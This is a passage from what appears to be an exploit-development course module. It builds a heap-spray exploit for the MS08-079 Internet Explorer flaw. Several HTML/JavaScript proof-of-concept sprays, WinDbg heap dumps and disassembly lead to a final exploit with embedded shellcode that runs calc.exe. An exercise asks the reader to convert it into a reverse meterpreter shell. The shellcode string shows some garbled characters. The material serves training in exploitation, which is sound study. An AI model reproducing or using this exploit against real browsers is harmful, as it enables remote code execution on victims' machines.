


## Heap Spray Case Study: Mem-Graffiti Time

Now that we have the weapons it's time to build a working exploit for MS08-079. First of all, we need to find out how much we need to "spray the heap" to reach address `0x0c0c0c0c`. This step of the exploit development can be even done with a trial and error approach, but having acquired some heap background we can follow some important indications on how to proceed. We do know that the heap grows up from `0x00130000` memory space. We've also just seen from the previous POCs that our chunk allocations were all starting from address `0x34XXXXXX` so, the first guess, should probably be that we need at least `0x0c0c0c0c - 0x0344cc18` bytes (`0x0344cc18` value was taken from previous POC allocations) which is more or less 150Mb. Let's start with 80Mb and see what happens... in the following POC04 source code we will spray the heap with 1000 chunks of 80Kb:

```
<html>
<head>
<script>
  //Simple func to fix string length according to BSTR spec
  function alloc(bytes, mystr) {
    while (mystr.length< bytes) mystr += mystr;
    return mystr.substr(0, (bytes-6)/2);
  }
</script>
</head>
<body>
<script>
  var evil = new Array();
  var FAKEOBJ = unescape("%u0c0c%u0c0c");
  FAKEOBJ = alloc(81920, FAKEOBJ);
  alert("ph33r");
  // Perform 1000 allocations of 81920(0x14000)bytes on the heap
  for (var k = 0; k < 1000; k++) {
    // <- USE substr not += to avoid "undefined" problem
    evil[k] = FAKEOBJ.substr(0, FAKEOBJ.length);
  }
  document.write("<iframe src=\"iframe.html\">");
</script>
</body>
</html>
```

*POC04 source code: spraying the heap with 80Mbytes of data*



Once again we set a breakpoint on *mshtml!CXfer::TransferFromSrc+0x34* and we run our new poc; follows the Windbg session:

```

Breakpoint 3 hit
eax=0c0c0c0c ebx=00000000 ecx=05276910 edx=6b2f1ae5 esi=05276910 edi=05670828
eip=6b492954 esp=0324f734 ebp=0324f754 iopl=0         nv up ei pl nznapenc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
mshtml!CXfer::TransferFromSrc+0x34:
6b492954 8b08             mov ecx,dword ptr [eax]
ds:0023:0c0c0c0c=????????
0:006> dc 0x0c0c0c0c
0c0c0c0c  ?????????? ?????????? ?????????? ??????????
0c0c0c1c  ?????????? ?????????? ?????????? ??????????
0c0c0c2c  ?????????? ?????????? ?????????? ??????????
0c0c0c3c  ?????????? ?????????? ?????????? ??????????
0c0c0c4c  ?????????? ?????????? ?????????? ??????????
0c0c0c5c  ?????????? ?????????? ?????????? ??????????
0c0c0c6c  ?????????? ?????????? ?????????? ??????????
0c0c0c7c  ?????????? ?????????? ?????????? ??????????
0:006> !heap -flt s 0x14000
_HEAP @ 2d0000
  HEAP_ENTRY Size Prev Flags  UserPtrUserSize - state
    02f71b20 2801 0000 [00]  02f71b28   14000 - (busy)
    02f85b28 2801 2801 [00]  02f85b30   14000 - (busy)
    02f99b30 2801 2801 [00]  02f99b38   14000 - (busy)
    02fadb38 2801 2801 [00]  02fadb40   14000 - (busy)
    02fc1b40 2801 2801 [00]  02fc1b48   14000 - (busy)
    02fd5b48 2801 2801 [00]  02fd5b50   14000 - (busy)
    05080040 2801 2801 [00]  05080048   14000 - (busy)
    05094048 2801 2801 [00]  05094050   14000 - (busy)
    050a8050 2801 2801 [00]  050a8058   14000 - (busy)
    050bc058 2801 2801 [00]  050bc060   14000 - (busy)
    [.....REMOVED TO SAVE SPACE.....]
    [.....ALLOCATIONS FROM 0x05XXXXXX to 0x09XXXXXX.....]
    [.....REMOVED TO SAVE SPACE.....]

```

We didn't reach *0x0c0c0c0c* but we are in the *0x09edXXXX* memory area on the heap, which means that we need 35MB's more or less. Let's try with 130Mb and see if we hit our magic address!



```

09e10060 2801 2801 [00] 09e10068 14000 - (busy)
09e24068 2801 2801 [00] 09e24070 14000 - (busy)
09e38070 2801 2801 [00] 09e38078 14000 - (busy)
09e4c078 2801 2801 [00] 09e4c080 14000 - (busy)
09e60080 2801 2801 [00] 09e60088 14000 - (busy)
09e74088 2801 2801 [00] 09e74090 14000 - (busy)
09e88090 2801 2801 [00] 09e88098 14000 - (busy)
09e9c098 2801 2801 [00] 09e9c0a0 14000 - (busy)
09eb00a0 2801 2801 [00] 09eb00a8 14000 - (busy)
09ec40a8 2801 2801 [00] 09ec40b0 14000 - (busy)
09ed80b0 2801 2801 [00] 09ed80b8 14000 - (busy)
_HEAP @ 10000
_HEAP @ 2c0000
_HEAP @ c00000
_HEAP @ 20000
_HEAP @ b70000
_HEAP @ 2b0000
_HEAP @ a00000
_HEAP @ 1d30000
_HEAP @ ad0000
_HEAP @ 26d0000
_HEAP @ 2830000
_HEAP @ 26c0000
_HEAP @ 2ec0000
_HEAP @ 3090000
_HEAP @ 3400000
_HEAP @ af80000
_HEAP @ 33c0000
_HEAP @ b190000
_HEAP @ 3330000
_HEAP @ 3130000

```

*Checking heap layout after exploitation*

```

[...]
var evil = new Array();
var FAKEOBJ = unescape("%u0c0c%u0c0c");
FAKEOBJ = alloc(133120, FAKEOBJ);
alert("ph33r");
// Perform 1000 allocations of 133120(0x20800)bytes on the heap
for (var k = 0; k < 1000; k++) {
    // <- USE substr not += to avoid "undefined" problem
    evil[k] = FAKEOBJ.substr(0, FAKEOBJ.length);
}
document.write("<iframe src=\"iframe.html\">");
</script>
</body>
</html>

```

*POC05 source code: spraying the heap with 130Mbytes of data*











```
        while (mystr.length < bytes) mystr += mystr;
        return mystr.substr(0, (bytes-6)/2) + shellcode;
    }
</script>
</head>
<body>
<script>
    var evil = new Array();
    var FAKEOBJ = unescape("%u0c0c%u0c0c");
    FAKEOBJ = alloc(133120, FAKEOBJ);
    alert("ph33r");
    // Perform 1000 allocations of 133120(0x20800) bytes on the heap
    for (var k = 0; k < 1000; k++) {
        // <- USE substr not += to avoid "undefined" problem
        evil[k] = FAKEOBJ.substr(0, FAKEOBJ.length);
    }
    document.write("<iframe src=\"iframe.html\">");
</script>
</body>
</html>
```

Final Exploit source code

Running the final exploit we see execution stops at our breakpoint `"mov ecx, dword`

`ptr[eax]"`. `0x0c0c0c0c` is a valid address and stores our FAKEOBJ. The first 4 bytes are the address of the fake virtual function table, once again pointing to `0x0c0c0c0c`.

Virtual function stored at a `0x84` offset from the beginning of the vtable is executed and because `0x0c0c0c90` points once again to `0x0c0c0c0c`, the following ASM instructions at this address are executed:

OR AL, 0x0C

→ 0c00





```

Pid 2824 - WinDbg:6.11.0001.404 X86
IT Italian
File Edit View Debug Window Help
Disassembly
Offset: @$scopeip
6b122938 8b06      mov     eax,dword ptr [esi]
6b12293a 3bc3      cmp     eax,ebx
6b12293c 0f84ef000000 je     mshtml!CXfer::TransferFromSrc+0x111 (6b122a31)
6b122942 395e04    cmp     dword ptr [esi+4],ebx
6b122945 0f84e6000000 je     mshtml!CXfer::TransferFromSrc+0x111 (6b122a31)
6b12294b 395e08    cmp     dword ptr [esi+8],ebx
6b12294e 0f84dd000000 je     mshtml!CXfer::TransferFromSrc+0x111 (6b122a31)
6b122954 8b08      mov     ecx,dword ptr [eax]
6b122956 57        push   edi
6b122957 50        push   eax
6b122958 ff9184000000 call   dword ptr [ecx+84h] ds:0023:0c0c0c90=0c0c0c0c
6b12295e 8b461c   mov     eax,dword ptr [esi+1Ch]
6b122961 8bf8     mov     edi,eax
6b122963 d1ef     shr     edi,1

```

Figure 79: Virtual function is being called

```

Disassembly
Offset: @$scopeip
0c0c0bf8 0c0c     or     al,0Ch
0c0c0bfa 0c0c     or     al,0Ch
0c0c0bfc 0c0c     or     al,0Ch
0c0c0bfe 0c0c     or     al,0Ch
0c0c0c00 0c0c     or     al,0Ch
0c0c0c02 0c0c     or     al,0Ch
0c0c0c04 0c0c     or     al,0Ch
0c0c0c06 0c0c     or     al,0Ch
0c0c0c08 0c0c     or     al,0Ch
0c0c0c0a 0c0c     or     al,0Ch
0c0c0c0c 0c0c     or     al,0Ch
0c0c0c0e 0c0c     or     al,0Ch
0c0c0c10 0c0c     or     al,0Ch
0c0c0c12 0c0c     or     al,0Ch

```

Figure 80: landing inside the NOP sled

The *OR* instruction just executes the *OR* operator on source *0x0C* and destination *AL* register and stores the result in *AL*. This means that from our point of view, it acts as a *NOP SLED* until execution reaches our real shellcode.





Figure 81: Our payload has been executed

Here we can see the final exploit including the *debugHeap* function used to be able to monitor allocations while JavaScript is running. You will notice another function named *pausemill* which is needed to stop script execution for a few milliseconds during “for loop” iterations - this is needed to allow Windbg to print its output<sup>66</sup>.

```
<html>
<head>
<script>
  //Simple func to fix string length according to BSTR spec
  function alloc(bytes, mystr) {
    // windows/exec - 121 bytes
    // http://www.metasploit.com
```

<sup>66</sup>The “debugHeap method” seems to not work well with big and numerous allocations. It seems the problem relies on the fact that Windbg doesn't have enough time to respond and print its output in a “heavy” for loop. Pausing execution between iterations solves this problem.





```
// EXITFUNC=seh, CMD=calc.exe
var shellcode = unescape(
"%e8fc%u0044%u0000%u458b%u8b3c%u057c%u0178%u8bef%u184f%u5f8b%u0120%u49eb%u348b%u018b%u3lee%u99c0
%u84ac%u74c0%uc107%u0dca%uc201%uf4eb%u543b%u0424%ue575%u5f8b%u0124%u66eb%u0c8b%u8b4b%ulc5f%ueb01%
ulc8b%u018b%u89eb%u245c%uc304%u315f%u60f6%u6456%u468b%u8b30%u0c40%u708b%uadlc%u688b%u8908%u83f8%u
6ac0%u6850%u8af0%u5f04%u9868%u8afe%u570e%ue7ff%u6163%u636c%u652e%u6578%u4100");
    while (mystr.length < bytes) mystr += mystr;
    return mystr.substr(0, (bytes-6)/2) + shellcode;
}

// Debug Heap allocations enabling RtlAllocateHeap breakpoint
function debugHeap(enable) {
    if (enable == true) {
        void(Math.atan(0xdead));
    } else {
        void(Math.asin(0xbeef));
    }
}

// pause x millisec for Windbg breakpoints output
function pausecomp(millis) {
    var date = new Date();
    var curDate = null;
    do { curDate = new Date(); }
    while(curDate-date < millis);
}
</script>
</head>

<body>
<script>
    debugHeap(true);
    var evil = new Array();
    var FAKEOBJ = unescape("%u0c0c%u0c0c");
    FAKEOBJ = alloc(133120, FAKEOBJ);
    alert("ph33r");
    // Perform 1000 allocations of ( GUESS THIS VALUE ;) ) bytes on the heap
    for (var k = 0; k < 1000; k++) {
        // <- USE substr not += to avoid "undefined" problem
        evil[k] = FAKEOBJ.substr(0, FAKEOBJ.length);
        pausecomp(100);
    }
    debugHeap(false);
    document.write("<iframe src=\"iframe.html\">");
</script>
</body>
</html>
```

*Final Exploit including Javascript debug functions*



## Exercise

- 1) Try to debug allocations from javascript using the above exploit (which is the allocation size to use in the RtlAllocateHeap breakpoint?);
- 2) Repeat the example above (Final Exploit without debugging functions) and modify accordingly in order to receive a reverse meterpreter shell.

## Wrapping Up

In this module we used advanced heap spray techniques in order to obtain reliable code execution. Browser vulnerabilities do not always allow an attacker to manipulate the stack easily. For this reason we invoke javascript functions in order to precisely inject our payload to the heap, and redirect code execution to that area.